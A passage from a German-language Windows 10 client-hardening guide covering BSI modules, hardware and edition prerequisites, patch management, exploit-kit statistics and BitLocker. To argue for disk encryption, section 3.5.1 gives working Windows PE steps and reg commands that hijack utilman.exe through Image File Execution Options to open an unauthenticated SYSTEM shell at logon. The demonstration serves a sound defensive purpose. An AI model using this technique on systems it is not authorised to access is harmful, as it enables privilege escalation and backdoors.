Bei der Planung und Implementierung von Windows 10 basierten Clients empfiehlt es sich, eine Best-Practice-Sammlung wie sie das deutsche BSI mit seinen IT-Grundschutz-Katalogen bereitstellt zu nutzen. Für einen typischen Windows-basierten Client im Unternehmenseinsatz sind neben den Bausteinen der Schicht 1, welche allgemeine, übergreifende Aspekte behandeln und der Schicht 2, die sich der Infrastruktur widmen zumindest die nachfolgenden IT-System-spezifischen Bausteine der Schicht 3 von Relevanz (vgl. [BSI-GS14, Modellierung, S. 84f]):

- B 3.201 - Allgemeiner Client - [BSI-GS14, Bausteinkataloge, B 3.201, S. 223ff]
- B 3.203 - Laptop - [BSI-GS14, Bausteinkataloge, B 3.203, S. 230ff]
- B 3.208 - Internet-PC - [BSI-GS14, Bausteinkataloge, B 3.208, S. 240ff]
- B 3.212 - Client unter Windows 7 - [BSI-GS14, Bausteinkataloge, B 3.212, S. 257ff]
  Anmerkung: Ein Baustein „Client unter Windows 10“ steht in der aktuellsten Fassung 2014 des BSI-Grundschutzkatalogs noch nicht zur Verfügung.

Darüber hinaus sind je nach eingesetzten Anwendungen die jeweiligen Bausteine aus Schicht 5 zu berücksichtigen, die sich der Sicherheit in Anwendungen widmen.

Nachfolgende Realisierungsvorschläge decken keinesfalls sämtliche Gefährdungen und daraus resultierende Maßnahmen zur Absicherung eines auf Windows 10 basierten Clients ab, sondern fokussieren wie in der Einleitung in Kapitel 1.5 erläutert auf jenen Aspekten, die einen Neuheitswert gegenüber vorangegangenen Windows-Versionen darstellen, und/oder nicht bereits ausreichend weitläufig bekannt sind.

Einen guten Überblick über Sicherheitskonzepte für Windows-Systeme sowie das hierfür benötigte technischen Grundlagenwissen bietet das Buch [DR-WinSec].

Die grundlegenden Vorgehensweisen bei der Härtung eines Betriebssystems gegenüber Angriffen sind in [DR-WinSec, Chapter 4, S. 117ff] erläutert, darunter finden sich wohlbekannte Vorschläge wie zum Beispiel:

- Verkleinerung der Angriffsfläche – z.B. Verringerung der Anzahl von Services und Applikationen sowie Funktionalitäten die auf einem System verfügbar beziehungsweise aktiviert sind.
- Absicherung der Benutzer-Accounts – z.B. zulässige Authentifizierung, sichere Kennwörter, Beschränkung der Berechtigungen, Nutzung von User-Account-Control, etc…
- Software-Aktualisierungen – zeitnaher Test und Rollout sämtlicher seitens der Softwarelieferanten zur Verfügung gestellten Service Packs, Updates und Hotfixes.
- und zahlreiche mehr …

3.1. Hardware-Voraussetzungen

In vielen Unternehmen geht die Ablöse eines Betriebssystems mit der Ablöse vorhandener Hardware einher. Nachfolgend daher eine Übersicht betreffend benötigter beziehungsweise empfohlener Hardware-Voraussetzungen zur Nutzung neuer Windows 10 Security-Features.

Windows 10 Feature	TPM	IO/MMU	VT-x	SLAT	UEFI 2.3.1	x64
Virtualization Based Security	-	J	J	J	-	J
Credential Guard	E	-	J	J	J	J
Device Guard	-	J	J	J	J	J
BitLocker	E	-	-	-	-	-
Microsoft Passport	E	-	-	-	-	-
Windows Hello	E	-	-	-	-	-
UEFI Secure Boot	E	-	-	-	J	-
Device health attestation (Measured Boot)	TPM 2.0	-	-	-	J	J

Tabelle 1: Hardware-Voraussetzungen für Windows 10 Security-Features – Quelle: [MTN-W10sec2]

Abkürzungen: E … Emfohlen J … Ja – wird benötigt - … Nein, wird nicht benötigt

Anmerkung zu IO/MMU, VT-x, x64 und SLAT: Hardware basierend auf x64 Architektur mit SLAT = *Second Level Address Translation* – von Intel auch als *Extended Page Tables* (EPT) bezeichnet (d.h. Intel EPT oder AMT RVI) und IO/MMU Funktionalität, somit sind aktuell nur Intel-CPUs mit „VT-d“ Feature oder AMD-CPUs mit „AMD-Vi“ vollumfänglich geeignet, wobei die Mehrzahl der Systeme die ab dem Jahr 2010 vertrieben wurden in der Regel mit dieser Technologie ausgestattet sein dürften. Konkrete Recherchemöglichkeit siehe:

- http://ark.intel.com/de/search/advanced?VTD=true
- http://products.amd.com/de-de/search/cpu

3.2. Software-Voraussetzungen

Windows 10 wird in unterschiedlichen Editionen (Home, Professional, Enterprise, Education) angeboten. Nicht alle erläuterten Features sind in allen Editionen vollumfänglich verfügbar. Basierend auf der Übersicht [MS-W10feat] daher folgende Hinweise in Bezug auf in diesem Dokument angesprochene Funktionalitäten:

- Domänenmitgliedschaft, Gruppenrichtlinien-Management, Enterprise Data Protection, BitLocker, Trusted Boot, Windows Update for Business u.a. erfordern zumindest die Windows 10 Professional Edition.
- Direct Access, AppLocker, Credential Guard, Device Guard, Long Term Servicing Branch u.a. erfordern die Windows 10 Enterprise (oder Education) Edition.

3.3. Software-Updates

Das Betriebssystem und alle eingesetzten Applikationen, Runtime-Umgebungen etc… sämtlicher Systeme des Unternehmens auf einem gewarteten, aktuellen Patch-Stand zu halten stellt eine Kern-Aufgabe des operativen IT-Betriebs dar, die einen wesentlichen Teil zur Gewährleistung der IT-Security beiträgt. Software-Hersteller stellen periodisch Patches, Updates und Service-Packs bereit, teils in geplanten Intervallen – oftmals monatlich oder quartalsweise, teils auch „out of Band“ – vor allem, wenn kritische Sicherheitslücken bekannt werden.

Der Applikations-Lebenszyklus aller eingesetzten Softwareprodukte muss im Auge behalten werden. Gelingt dies bei der eingesetzten Standardsoftware in der Regel noch durch bloße Marktbeobachtung, muss insbesondere wenn eine hohe Anzahl eventuell nicht auf allen Geräten verwendeter COTS-Applikationen[31] im Einsatz ist jedoch fortwährend auch deren Aktualität geprüft werden. Die nötigen Updates zu beziehen, zu integrieren, zu testen und im Unternehmen zeitnah verfügbar zu machen kann erhebliche Ressourcen binden.

Die Wichtigkeit einer zeitnahen Integration von Patches zeigt die in Abbildung 79 dargestellte Zeitleiste, gemäß Erhebung von F-Secure wurden zahlreiche Schwachstellen im vergangenen Jahr bereits unmittelbar nach Bekanntwerden von mehreren prominenten Exploit-Kits ausgenutzt.




Abbildung 79: Schwachstellen werden bereits zeitnah von Exploit-Kits ausgenutzt – Quelle: [FS-Flash]

[31] Commercial off-the-shelf, kommerzielle handelsübliche Standardsoftware

3.3.1. Windows Patch Management

In Bezug auf das Thema Patch-Management wurde im Vorfeld der Veröffentlichung von Windows 10 über zahlreiche Veränderungen und Neuerungen berichtet, die sich vor allem auf die unterschiedlichen Branches (Long Term Servicing Branch, Current Branch for Business, Consumer Branch, Windows Insiders) bezogen (mehr hierzu in Kapitel 1.1). Dabei wurde auch darüber spekuliert, dass Microsoft künftig Security-Updates für Unternehmen erst später als für Endanwender bereitstellt – Consumer also sozusagen die Rolle des zum Anwender verlagerten „Public-Beta-Test" ausfüllen, und Unternehmen die Updates erst nach deren Stabilisierung und erfolgreichem Test an Consumern erhalten (vgl. [ES-W10patch]).

Die offiziellen Dokumente seitens Microsoft sehen jedoch vor, dass alle für den produktiven Einsatz geeigneten Branches sämtliche Bugfixes und security-relevante Patches weiterhin monatlich am sogenannten „Patch-Tuesday" erhalten, nur bei besonders akuten Bedrohungen weicht Microsoft hiervon ab. Die Branches liefern vielmehr Feature-Updates in unterschiedlichen Geschwindigkeiten aus – Security-Updates dürften hiervon jedoch nicht betroffen sein (vgl. [MTN-LTS]).

Aus Security-Sicht besteht die Erwartungshaltung, das Patches stets so rasch wie möglich entwickelt und so zeitnah wie möglich appliziert werden sollten. Aus Sicht der Unternehmens-IT kommen jedoch damit in Konflikt sehende Aspekte wie die Planbarkeit von Updates, die nötige Qualitätssicherung der Updates vor der Auslieferung und andere Themen die hauptsächlich eine unterbrechungsfreie Bereitstellung der IT für den Anwender im Fokus haben hinzu. Eine unternehmensinterne Qualitätssicherung in Form von umfangreichen Tests vor der Bereitstellung von Patches ist insofern von besonderer Bedeutung, als die Qualität der von Herstellern gelieferten Updates oftmals dem friktionsfreien Betrieb der Unternehmens-IT nicht zuträglich ist – oder mit klareren Worten: Einen security-relevanten Patch einzuspielen kann zur Folge haben, dass die Systeme danach nicht mehr wie erwartet funktionieren. Ihn nicht einzuspielen hat zur Folge, dass Angreifer die vorhandenen Schwachstellen weiterhin ausnutzen könnten. Dass auch Microsoft nicht davor gefeit ist den einen oder anderen Patch wegen Qualitätsmängeln zurückzurufen zeigt z.B. [ES-W10patch] auf – so wurden im Zeitraum Juli 2014 bis Februar 2015 gleich sechs Patches identifiziert, die bekanntermaßen zu Problemen geführt haben.

Hinweis: Microsoft stellt unter [MTN-Win10upd] sehr übersichtlich sämtliche Release-Informationen zu Windows 10 bereit. Die Auflistung[32] berücksichtigt sämtliche verfügbar gemachten Updates zu den unterschiedlichen Windows 10 Branches und zeigt auch, welche Branches aktuell empfohlen sowie noch supported sind.

[32] https://technet.microsoft.com/de-de/windows/mt679505.aspx

3.3.2. Offline-Systeme und Identifikation des Patch-Bedarfs

Eine besondere Herausforderung stellen in Bezug auf Windows-Updates Systeme dar, die eventuell nicht mit dem Internet oder dem Update-Services des Unternehmensnetzwerkes (z.B. WSUS[33]) verbunden werden können oder dürfen. Hierbei kann die Nutzung des Microsoft Baseline Security Analyzer[34] (MBSA) wertvolle Dienste erweisen.




Abbildung 80: Microsoft Baseline Security Analyzer, Ermittlung fehlender Microsoft-Updates

MBSA ermöglicht auch Offline eine Prüfung des Betriebssystems und wesentlicher Microsoft-Komponenten (wie z.B. Microsoft Office) auf Aktualität. Dabei wird nicht nur der Software- und Patchstand geprüft, sondern es werden auch die Versionen sämtlicher Binaries analysiert und Abweichungen in einem übersichtlichen Report dargestellt (siehe Abbildung 80).

3.3.3. Identifikation des Patch-Bedarfes für Drittthersteller-Software

Ein vergleichbares Tool für Drittthersteller-Software stellt der mittlerweile von Firma Flexera übernommene Secunia Personal Software Inspector[35] dar. Dieses analysiert sämtliche am PC installierte Software und vergleicht die ermittelten Versionsstände der Executables mit einer von Flexera gepflegten Datenbank. Die Nutzungsbedingungen der kostenfreien „Personal Edition“ sieht zwar keine Nutzung im Unternehmen vor, hierfür würde Flexera den Corporate Software Inspector anbieten – eventuell findet sich aber dennoch das eine oder andere Einsatz-Szenario dieses sehr nützlichen Hilfsmittels (siehe Abbildung 81).

[33] WSUS – Windows Server Update Services: https://msdn.microsoft.com/en-us/library/bb332157.aspx
[34] MBSA – Microsoft Baseline Security Analyzer: https://technet.microsoft.com/en-us/security/cc184924
[35] http://www.flexerasoftware.com/enterprise/products/software-vulnerability-management/personal-software-inspector/




Abbildung 81: Flexera Secunia Personal Software Inspector, Ermittlung fehlender Software-Updates

3.3.4. Verringerung der Angriffsfläche

Gemäß Erhebung von F-Secure waren die von Exploit-Kits im vergangenen Jahr am häufigsten ausgenutzten Schwachstellen durch den Adobe Flash Player verursacht (siehe Abbildung 82). Es lohnt sich daher auch periodisch darüber nachzudenken, ob Komponenten zwingend benötigt werden oder diese nicht besser zur Verringerung der Angriffsfläche gänzlich entfernt werden sollten.

TOP VULNERABILITIES USED BY TOP 5 EXPLOIT KITS IN 2015

VULNERABILITIES		TOP 5 EXPLOIT KITS				
Program	CVE No.	Angler	Neutrino	Nuclear	Magnitude	Rig
Flash Player	CVE-2015-0310	●				
Flash Player	CVE-2015-0311	●	●	●	●	●
Flash Player	CVE-2015-0313	●	●			
Flash Player	CVE-2015-0336	●	●	●	●	
Flash Player	CVE-2015-0359	●	●	●	●	●
Flash Player	CVE-2015-3090	●	●	●	●	●
Flash Player	CVE-2015-3105	●		●	●	
Flash Player	CVE-2015-3113	●	●	●	●	●
Flash Player	CVE-2015-5119	●	●	●	●	●
Flash Player	CVE-2015-5122	●	●	●	●	●
Silverlight	CVE-2015-1671	●			●	
Internet Explorer	CVE-2015-2419	●	●	●	●	●
Flash Player	CVE-2015-5560	●		●		
Flash Player	CVE-2015-7645	●	●	●	●	
Flash Player	CVE-2015-8446	●				

Abbildung 82: Ausnutzung von Schwachstellen durch Exploit-Kits im Jahr 2015 – Quelle: [FS-Flash]

3.4. Absicherung & Verschlüsselung des Netzwerkverkehrs

Zur Gewährleistung von Vertraulichkeit und Integrität sollte sämtlicher Netzwerkverkehr stets verschlüsselt erfolgen. Zur Realisierung stünde bereits seit Jahren (sogar bereits vor Windows 7) die Nutzung von IPSec (Internet Protocol Security - entweder mit IPv4 oder bereits mit IPv6) zur Verfügung. Der große Durchbruch sämtlichen Traffic auch im LAN mittels IPSec im Transportmodus zu verschlüsseln blieb bislang jedoch aus.

Die Nutzung von IPSec konzentrierte sich auch in den vergangenen Jahren meist auf den Tunnelmodus, und hier in Bezug auf Windows-basierte Endgeräte vor allem auf Remote-Access-VPN Lösungen, also die Bereitstellung virtueller Netzwerkadapter, die eine „Einwahlverbindung“ zu einem VPN-Router (oft auch VPN-Konzentrator genannt) vornehmen.

In Bezug auf derartige VPN-Lösungen bietet Windows 10 mit LockDown-VPN und Traffic-Filtering sowie Always-ON und App-Triggered-VPN nun gegenüber Windows 7 bedeutende Neuerungen – allerdings sind nicht alle davon ohne Mobile Device Management-Lösung derzeit nutzbar (siehe Abschnitt 2.12.1).

Die Absicherung der Netzwerkschnittstellen (sowohl kabelgebundenes Ethernet, als auch WLAN) mittels 802.1X ist und war bereits unter Windows 7 möglich – im Unternehmensumfeld bietet sich hier die Verwendung von Zertifikaten und die Nutzung von Mutual-Authentication an, so kann effektiv verhindert werden, dass Unternehmensgeräte in fremden (nicht vertrauenswürdigen) Netzen betrieben werden.

Die Möglichkeiten der Windows-Firewall lassen ebenfalls bereits unter Windows 7 im Vergleich zu anderen IPv4 und IPv6 Endpoint-Firewalls kaum Wünsche offen, der Einsatz einer Drittanbieter-Lösung erscheint daher nur dann sinnvoll, wenn sich hieraus Vorteile im Management oder eine Integration mit einer Host-Intrusion-Prevention oder Endpoint-Security-Lösung ergeben.

Um die Vertraulichkeit und Integrität von Daten beim Zugriff auf Netzwerkshares zu gewährleisten, sollte nun unter Windows 10 das Zugriffsprotokoll SMB (Server Message Block) in der Version 3 (SMB3) verwendet, und sowohl die Encryption- als auch die Packet-Signing-Funktionalität wie in Abschnitt 2.12.2 erläutert aktiviert werden. Kommen keine Windows-Fileserver sondern Linux mit Samba zum Einsatz, so wird in aktuellen Samba-Versionen ab 4.1 bei geeigneter Konfiguration ebenfalls eine verschlüsselte und auf Paket-Ebene signierte Kommunikation ermöglicht – die Vorgangsweise ist in Abschnitt 2.12.3 skizziert.

3.5. Verschlüsselung von Datenträgern und Daten

Verschlüsselung der zur Datenhaltung verwendeten Datenträger und vor allem auch der System-Festplatte ist nicht nur Grundlage zur Gewährleistung der Vertraulichkeit von Daten im Falle eines unbefugten physischen Zugriffs oder Verlustes, sondern auch unverzichtbar um die Integrität eines Systems zu gewährleisten.

Ohne Nutzung einer Festplatten-Verschlüsselungs-Lösung ist ein physischer Zugriff auf das Gerät unweigerlich damit verbunden, dass ein Angreifer das System binnen weniger Minuten nachhaltig kompromittieren kann. Als Angreifer kommt nicht nur ein externer Angreifer in Frage, auch Anwender die von der Unternehmens-IT nicht mit Administrator-Rechten ausgestattet wurden, können sich bei fehlender Festplatten-Verschlüsselung mit nur 3 Minuten Aufwand problemlos Administrator-Rechte verschaffen.

3.5.1. Beispiel: Kompromittierung eines Systems

Nachfolgendes Beispiel soll nur einen von vielen möglichen Ansätzen zeigen, ein Windows-System binnen 1-4 Minuten zu kompromittieren. Vorausgesetzt wird hierfür physischer Zugriff auf die Maschine und das Fehlen einer wirksamen System-Festplatten-Verschlüsselung. Die nachfolgende Anleitung funktioniert für Windows Vista / 7 / 8 / 8.1 und 10 gleichermaßen.

Vorbereitung: Erstellung einer bootfähigen Windows PE CD/DVD oder eines bootfähigen Windows PE USB-Stick, die Anleitung hierzu ist in Kapitel 5.5 im Anhang auf Seite 230 erläutert.

1. Boot des Opfer-PCs von CD/DVD/USB-Stick mit Windows PE
2. Feststellen des Laufwerksbuchstabens des installierten Windows-Systems
3. Mount des HKLM\Software-Hives des Zielsystems
4. Patchen des Registry-Keys „Image File Execution Options“
5. Unmounten des HKLM\Software-Hives des Zielsystems
6. Abschließend: Restart (Schritte 2-5 siehe Abbildung 83)




Abbildung 83: Modifikation eines Registry-Keys mittels Windows PE Bootmedium

Die durchzuführenden Befehle (Schritt 3-5) im Detail, diese lassen sich auch bequem als Script am bootfähigen WinPE-Medium hinterlegen:

```
reg load HKLM\HKLM-Software-Hive D:\Windows\System32\config\SOFTWARE

reg add "HKLM\HKLM-Software-Hive\Microsoft\Windows NT\CurrentVersion\ ↵
        Image File Execution Options\utilman.exe" /v Debugger /d cmd.exe /f

reg unload HKLM\HKLM-Software-Hive
```

Ein derart gepatchtes System startet statt der `utilman.exe` einen Command-Prompt `cmd.exe` (Anmerkung: Hintergrund zu dieser Funktionsweise siehe [MB-IFEO]). Ein Angreifer muss nun das kompromittierte System lediglich booten und am Windows-Logon-Screen den Button für „Erleichterte Bedienung“ (siehe Schritt 1 in Abbildung 84) drücken, um eine Command-Box mit LocalSystem-Rechten direkt ohne vorangegangene Authentifizierung am Logon-Screen zu starten. Diese kann nun zum Beispiel dazu genutzt werden einen zusätzlichen Benutzer anzulegen, Benutzer zur Administratoren-Gruppe hinzuzufügen, Kennwörter zurückzusetzen, Backdoors zu installieren etc…




Abbildung 84: LocalSystem Command-Prompt am Windows Logon Screen

Mittels eines optional auf diese Weise hinzugefügten Back-Doors (z.B. Remote-Administrations-Tools etc…) kann das System anschließend auch bequem aus der Ferne weiter kompromittiert werden.

Ohne wirksame Festplatten-Verschlüsselung ist ein unbeaufsichtigt zurückgelassenes System somit binnen weniger als 3 Minuten kompromittiert, die Integrität des Systems nicht mehr gewährleistet und das System auch aus der Ferne zugreifbar. Auch Innentäter (Anwender ohne Administrator-Rechte) können sich so unkompliziert zur Gruppe der Administratoren hinzufügen oder „vergessene“ Kennwörter zurücksetzen.

3.5.2. Nutzung von BitLocker

Aufgrund der im vorangegangenen Abschnitt dargestellten Risiken sollte jedes System dringend mittels BitLocker geschützt werden. Es darf weder Angreifern noch Innentätern (Anwendern) möglich sein, auf die Daten der Systemfestplatte mittels Verwendung eines alternativen Boot-Mediums oder durch Ausbau der Platte zuzugreifen.

Zusätzlich sollten Anwender sensibilisiert werden, sämtliche Wechselmedien entweder selbständig mit BitLocker zu verschlüsseln, oder seitens der Unternehmens-IT wird mittels Policy „*Deny write access to removable drives not protected by BitLocker*“ unterbunden, dass Benutzer Daten auf unverschlüsselte USB-Sticks kopieren. Auch der Zugriff auf unverschlüsselte Festplatten kann mittels Policy unterbunden werden.

Die Funktionsweise und Varianten der BitLocker-Nutzung wurden in der Bestandsaufnahme in Kapitel 2.11 bereits erläutert. Die Kombination aus TPM + PIN bietet ein angemessenes Sicherheitsniveau, für Geräte die im Unternehmen im LAN betrieben werden kann der Boot-Vorgang durch Verwendung der Network-Unlock-Funktionalität noch zusätzlich komfortabler gestaltet werden.

Geräte die nicht mit DMA-fähigen Schnittstellen (Firewire, Thunderbolt, Expresscard, PCI und PCI-X, …) ausgestattet sind und Secure Boot nutzen (zum Beispiel Ultrabooks oder Tablets), können ohne die Sicherheit hierdurch gravierend zu beeinträchtigen nur mit TPM (also ohne Verwendung einer zusätzlichen PIN) betrieben werden (siehe Abschnitt 2.11.2).

Vorteilhaft ist, dass BitLocker nun kein Enterprise-Feature mehr darstellt, sondern bereits in der regulären Windows 10 Professional-Edition nutzbar ist.

Durch Aktivierung der Verschlüsselung bereits während des Deployment-Vorganges (vor dem Aufspielen des Windows-Betriebssystems) wird gewährleistet, dass die Integrität des Gerätes bereits zum Zeitpunkt der Übergabe des Gerätes an den Anwender gewährleistet ist, und für den Verschlüsselungsvorgang außerdem kein Zeitbedarf mehr besteht.

In nicht gemanagten Umgebungen muss hinsichtlich des Backups des BitLocker Recovery-Keys geeignete Vorsorge getroffen werden – der Upload des Recovery-Keys in die Microsoft Cloud (OneDrive) sollte hierbei tunlichst vermieden werden.

Die Umsetzungsplanung sollte die in [BSI-GS14, M 4.337, S. 3777ff] vorgeschlagenen Überlegungen berücksichtigen. Der verwendete Modus zur Verschlüsselung sollte mittels Policy vorkonfiguriert werden, Standardmäßig kommt AES-128 zur Anwendung, sofern nicht Auflagen oder besondere Anforderungen die Verwendung von AES-256 fordern kann dies auch beibehalten werden (vgl. [BSI-GS14, M 2.164]). Für interne Festplatten kann und sollte unter Windows 10 der neu hinzugekommene XTS-AES Modus verwendet werden, bei Wechselmedien empfiehlt es sich aus Kompatibilitätsgründen mit Windows 7 und 8 Systemen vorerst noch den AES-CBC Mode beizubehalten. Ergänzende Hinweise zur sicheren BitLocker-Konfiguration können auch [CESG-W10, Chapter 6.5] entnommen werden.

BitLocker verschlüsselt stets komplette Volumes, bei Wechseldatenträgern ergibt sich jedoch eventuell der Bedarf, dass ein einzelner USB-Stick zur Hälfte verschlüsselt und der Rest im Klartext genutzt werden soll. Hierfür bietet sich die Nutzung verschlüsselter Container in Form von virtuellen Disken an, Details hierzu im nachfolgenden Abschnitt.

3.5.3. BitLocker verschlüsselter Container

